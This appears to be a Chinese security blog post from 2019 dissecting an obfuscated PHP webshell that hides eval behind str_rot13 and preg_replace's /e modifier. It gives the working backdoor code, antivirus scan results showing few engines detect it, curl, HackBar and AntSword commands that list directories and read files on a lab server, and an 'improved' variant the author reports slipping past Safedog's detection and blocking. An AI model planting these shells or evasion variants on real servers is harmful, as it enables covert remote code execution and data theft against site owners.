

# 一只有趣的 PHP 小马


11/15/2019

最近看到一个 php 后门，后门代码如下，感觉还是很强大的，后门代码如下：

```
<?php ($b4dboy = $_POST['b4dboy'])
&&@preg_replace('/ad/e','@'.str_rot13('riny')."($b4dboy)", 'add'); ?>
```

## 免杀效果

乍一看还真不知道该怎么去利用，查了下相关资料，首先利用 D 盾去扫描提示，如下



只是发现可以的 str\_rot13 函数且级别只是 1，在线检测了下，只有两个杀软报毒，免杀还是很不错的，

支持厂商

### 扫描结果

**！ 警惕** 此文件有2个引擎报毒，是病毒的可能性较高，如果没有必要尽量不要打开或者运行。


扫描结果:4%的杀软(2/49)报告发现病毒

时间: 2019-11-11 17:49:27 (CST)

软件名称	引擎版本	病毒库版本	病毒库时间	扫描结果	扫描耗时
ANTIVIR	1.9.2.0	1.9.159.0	2019-11-11	没有发现病毒	8
AVAST!	18.4.3895.0	18.4.3895.0	2019-11-11	没有发现病毒	3
AVG	10.0.1405	10.0.1405	2019-11-11	没有发现病毒	3
Alyac	17.7.13.1	17.7.13.1	2019-11-11	没有发现病毒	6
Arcabit	1.0	1.0	2019-11-11	没有发现病毒	8
Authentium	4.6.5	5.3.14	2019-11-11	没有发现病毒	1
Baidu Antivirus	2.0.1.0	4.1.3.52192	2019-11-11	没有发现病毒	1
Bitdefender	7.141118	7.141118	2019-11-10	没有发现病毒	10
ClamAV	25628	0.100.2	2019-11-09	没有发现病毒	1
Comodo	6.5.0.819	6.5.0.819	2019-11-10	没有发现病毒	2
Cyren	6.0.0.4	6.0.0	2019-11-11	没有发现病毒	2

Fortinet	1,000, 71.889, 71.844, 71.868	5.4.247	2019-11-04	PHP/PhpShell.NBDltr	1
GData	25.23927	25.23927	2019-11-11	没有发现病毒	11
Hunter	1.0.1.300	1.0.1.300	2019-11-11	没有发现病毒	1
IKARUS	5.02.09	V1.32.39.0	2019-11-10	没有发现病毒	4
K7	11.76.32507	15.2.0.42	2019-11-10	没有发现病毒	1
NOD32	9846	4.5.15	2019-11-11	PHP/PhpShell.NBD trojan	1

安全狗还是能查杀出来的，并且会对菜刀和蚁剑连接进行拦截，所以在扫描 web 马时，除了 D 盾外，也可以试试安全狗。



## 小马介绍

能过这么多杀软主要是因为利用了 `str_rot13` 函数，`str_rot13('riny')` 输出为 `eval`，还有一个利用了 `preg_replace` 函数，该函数结构如下

```
preg_replace ( mixed pattern, mixed replacement, mixed subject
[, int limit])
```

`/e` 修正符使 `preg_replace()` 将 `replacement` 参数当作 PHP 代码来执行，要保证 `replacement` 构成一个合法的 PHP 代码字符串，该正则则在被正确的匹配到后，传入的 `string` 被当做函数来运行。


测试发现该后门可用于 **php 版本 5.3、5.4**；PHP 5.5.0 起，传入 `"\e"` 修饰符的时候，会产生一个 `E_DEPRECATED` 错误；PHP 7.0.0 起，会

有 `E_WARNING` 错误，同时 `"\e"` 也无法起效。

## 小马连接方式


- 利用 hackerbar 连接

此处传入的 `system("ls")`，可成功返回数据，如下图



The screenshot shows a web application interface with a sidebar on the left containing icons for 'Load URL', 'Split URL', and 'Execute'. The main area has a 'Load URL' field with the value 'http://192.168.153.131/test1.php'. Below this, there are checkboxes for 'Enable Post data' (checked) and 'Enable Referrer' (unchecked). The 'Post data' field contains the text 'b4dboy=system("ls")'. At the bottom, a list of files is displayed: 'ECShop a.php cookie.txt dvwa haha.php index.php info.php test.html test.php test1.php test12.php'.

在利用 `file_get_contents` 在进行文件读取时发现，利用 `echo` 无法打印，但是 `print` 可以



The screenshot shows the same web application interface as before. The 'Load URL' field still contains 'http://192.168.153.131/test1.php'. The 'Post data' field now contains 'b4dboy=print file\_get\_contents("cookie.txt")'. Below the form, the output of the command is displayed as '13 3e33 3 43' 4 44 454 243 23'.

- 利用 curl 连接

利用 `curl` 扫描目录获取相关信息：

```
curl http://192.168.153.131/test1.php --data "b4dboy=print_r
(scandir('/var/www/html',1))"
```

```
[root@localhost html]# curl http://192.168.153.131/11.php --data "hacker=print_r(system('ls'))"
[root@localhost html]# curl http://192.168.153.131/test1.php --data "b4dboy=print_r(scandir('/var/www/html',1))"
Array
(
    [0] => test12.php
    [1] => test1.php
    [2] => test.php
    [3] => test.html
    [4] => info.php
    [5] => index.php
    [6] => haha.php
    [7] => dvwa
    [8] => cookie.txt
    [9] => a.php
    [10] => ECShop
    [11] => 11.php
    [12] => ..
    [13] => .
)
```

读取文件内容:

```
curl http://192.168.153.131/test1.php --data "b4dboy=print
file_get_contents('cookie.txt')"
```

```
100 more new mail in /var/spool/mail/root
[root@localhost html]# curl http://192.168.153.131/test1.php --data "b4dboy=print file_get_contents('cookie.txt')"
```

```
13
3e33
3
43'
4
44
454
243
23
```

```
curl http://192.168.153.131/test1.php --data "b4dboy=\"echo
file_get_contents('cookie.txt');\""
```

```
[root@localhost html]# curl http://192.168.153.131/test1.php --data "b4dboy=\"echo file_get_contents('cookie.txt');\""
13
3e33
3
43'
4
44
454
243
23
```

## ● 中国蚁剑连接

先看下蚁剑这个 payload:

b4dboy=('eval(\$\_POST[1]);')&l=var\_dump(1);需要配置下蚁剑的 body 才能连接

## HTTP BODY

拦截蚁剑连接 shell 的数据包，本次抓取的获取 phpinfo 信息的数据包，精简后数据包如下：

在连接其他 shell 的时候直接指定密码即可，不需要指定 body，常规的一句话马获取 phpinfo 拦截数据包如下可返回正常数据：

本次测试的后门利用该方法获取 info，只是返回 200，但无相关内容

但是将数据包改为 `123=phpinfo();die();&b4dboy=(eval($_POST[123]))`, 即可成功返回数据

```
POST /new.php HTTP/1.1
Host: 192.168.153.136:80
User-Agent: antSword/v2.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Connection: close

123=phpinfo();die();&b4dboy=(eval($_POST[123]))

HTTP/1.1 200 OK
Date: Wed, 13 Nov 2019 09:03:25 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 72900

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transi
html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table { margin-left: auto; margin-right: auto; text-align: left;}
.center th { text-align: center !important; }
td, th { border: 1px solid #000000; font-size: 75%; vertical-align: basel
h1 {font-size: 150%;}
h2 {font-size: 125%;}
p {text-align: left;}
.e {background-color: #ccccff; font-weight: bold; color: #000000;}
```

一直在纠结为什么必须要在 post 包中在增加个 eval 呢，通过本地测试发现，如果不加的话输出如下，发现 preg\_replace 函数语法错误

```
11 $b4dboy="phpinfo();die();";
12 //echo str_rot13('riny').(echo "123");
13 // $aa= file_get_contents('C:\Windows\win.ini');
14 //print file_get_contents('C:\Windows\win.ini');
15 preg_replace('/ad/e','@'.str_rot13('riny')."($b4dboy)", 'add')
16 //phpinfo();
17 ?
18

Run mima.php
E:\phpStudy\PHPTutorial\php\php-5.2.17\php.exe F:\muma\mima.php

Parse error: syntax error, unexpected ';' in F:\muma\mima.php(15) : regexp code on line 1

Fatal error: preg_replace(): Failed evaluating code:
@eval (phpinfo();die()); in F:\muma\mima.php on line 15
```

如果手动加上 eval 后，preg\_replace 函数相当于直接输出了执行后的结果，也就不会报错了

```
// ($b4dboy = $_POST['b4dboy']) && @preg_replace('/ad/e','@'.str_rot13('riny')."($b4dboy)", 'add');
$b4dboy=eval("phpinfo();die();");
//echo '@'.str_rot13('riny')."($b4dboy)";
preg_replace('/ad/e','@'.str_rot13('riny')."($b4dboy)", 'add')
//phpinfo();
?

n mima.php
E:\phpStudy\PHPTutorial\php\php-5.2.17\php.exe F:\muma\mima.php
phpinfo()
PHP Version => 5.2.17

System => Windows NT DESKTOP-UE4HEJ5 6.2 build 9200
Build Date => Jan 6 2011 17:26:08
Configure Command => ccopt /nologo configure is "mpgklo-mpgklo-build" "mpgklo-mpgklo-build"
```


## 小马改良版

那么这样的话是不是把后门中的 eval 删除，也能利用蚁剑连接成功？后门

修改如下确实可连接成功

```
<?php ($b4dboy = $_POST['b4dboy']) &&@preg_replace('/ad/e','@'."($b4dboy)","add");?>
```


先开启安全狗检测下看看，竟然没有检测出来，哈哈



然后连接下试试，安全狗竟然没有拦截，蚁剑可以成功连接。。。。。


官方防护规则版本:2018-11-30						
		日志类		所有类型		
		2019/11至2019/11		刷新		
时间	攻击IP	攻击类型	访问地址	端口	等级	说明
2019-11-14 09:02:10	192.168.153.1	网页后门(WebS...	192.168.153.136/11.php	80	1	拦截原因:PHP-一句话木马
2019-11-14 09:00:49	192.168.153...	网站漏洞防护	192.168.153.136/11.php	80	1	拦截原因:防止Chopper黑客工具执行一句话PHP木马
2019-11-14 09:00:49	192.168.153...	网页后门(WebS...	192.168.153.136/11.php	80	1	拦截原因:PHP-一句话木马
2019-11-14 09:00:22	192.168.153...	网站漏洞防护	192.168.153.136/11.php	80	1	拦截原因:防止Chopper黑客工具执行一句话PHP木马
2019-11-14 09:00:22	192.168.153...	网页后门(WebS...	192.168.153.136/11.php	80	1	拦截原因:PHP-一句话木马

利用 hackerbar 也可以正常获取文件




但是在利用 file\_get\_contents() 函数进行文件读取时，发现竟然没有数据，查了半天，无意间看了下网页源码，好吧竟然在源码中





```
1 <?php @eval($_POST['hacker']); ?>
```

查找相关资料发现，echo 不是一个函数，所以无法直接进行调用，如果想利用 echo 打印，需要修改格式如下：



```
13 3e33 3 43' 4 44 454 243 23
```